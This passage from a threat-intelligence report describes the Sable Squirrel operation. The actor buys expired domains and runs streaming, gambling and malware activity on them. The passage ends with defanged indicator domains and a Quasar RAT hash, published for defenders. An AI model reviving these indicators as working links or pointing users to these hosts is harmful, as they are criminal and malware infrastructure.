TheSports itself is worth a second look. Publicly, TheSports and AiScore, a consumer live-score app with more than 10 million downloads on Google Play, describe themselves as independent partners: a B2B data provider and one of its app customers (see Figures 29 and 30). Analysis of corporate information and documentation, combined with DNS analysis, points to something different: a single, vertically integrated operation conducted through entities in Hong Kong and Singapore. The AiScore app is distributed through separate legal entities in the two jurisdictions. Google Play identifies Hong Kong-based ONE SPORTS LIMITED as the developer of the Android version, while Apple identifies Singapore-based ALLSPORTS TECHNOLOGY PTE. LTD. as the developer and provider of the iOS version. Information about the operation's leadership and ultimate ownership is not readily available through free public sources, although registered directors, officers, and shareholders may be identifiable through paid corporate filings in Hong Kong and Singapore.




Figure 29. Screenshot of the Google Play app store for the AiScore mobile app




Figure 30. Screenshot of TheSports' client page showing AiScore as one of their data API customers

The same conventions reach beyond Vietnam and China. Brands in the network court Chinese speakers directly, some sites pull resources from Chinese infrastructure, and parallel campaigns using the identical image server scheme serve Indonesian gambling pages and Russian-language sports betting audiences. The consistent thread across all of them is a shared technical toolkit, which suggests Sable Squirrel is one visible node in a larger, transnational streaming—and-betting operation originating in Asia.

Conclusion and What's Next

Sable Squirrel shows what drop catching becomes when an actor treats it as a funded strategy rather than a bargain hunt. Sable Squirrel buys legitimacy wholesale, spends at a scale no other actor we track comes close to, wires that inventory into a streaming-to-gambling business, and runs a malware operation on the very same domains. Illegal streaming brings the audience, gambling monetizes part of that traffic, and malware gives the actor another way to extract value from the same domain estate.

The operation runs on domains from end to end. The streaming lures, redirection and cloaking bridges, CDN and tracker infrastructure, video and chat servers, gambling platforms, and malware C2 all depend on the actor's domain supply. Some domains are disposable gateways, useful because they can be replaced quickly when blocked or suspended. Others are higher value assets, bought for their age, traffic, backlinks, and reputation. Sable Squirrel's strength is that it uses both types together: cheap brand lookalikes for scale and premium dropcatch domains for inherited trust and traffic.

In Sable Squirrel's hands, the domain becomes more than an address. It is the unit of trust, the traffic source, the brand surface, the routing layer, and, in some cases, the control channel. The actor's innovation is not a new malware family or a new streaming trick. It is the way Sable Squirrel operationalizes domain history across several criminal business lines at once.

In [Part 3](#), we turn to a different kind of dropcatch actor. Where Sable Squirrel pays a premium to build their own brands, the actors in the final installment are scavengers who acquire expired malicious domains to harvest the traffic other criminals have left behind.

Indicators

The table below lists representative indicators. We publish a fuller, defanged set in the Infoblox Threat Intelligence [GitHub repository](#).

Sable Squirrel Dropcatch Domains
veinteractive[.]com
healthymagination[.]com
krogeralbertsons[.]com
animalrampage3d[.]io

Sable Squirrel Dropcatch Domains
gene-chips[.]com
cel-robox[.]com
stope40[.]org
sadd[.]io
Sable Squirrel Infrastructure Domains
socoliveku[.]cc
90phutyy[.]io
imgts[.]com
trackervsb[.]live
6789x[.]site
refvsb[.]com
vsbet276[.]com
colascore[.]com
8×255[.]com
xemlaibongda[.]net
xoilacxys[.]top
Quasar RAT Sample
0464caa1c45cb753db25a95a30ce0b6814650b6f839a07cf8c2afdc143de7216

+1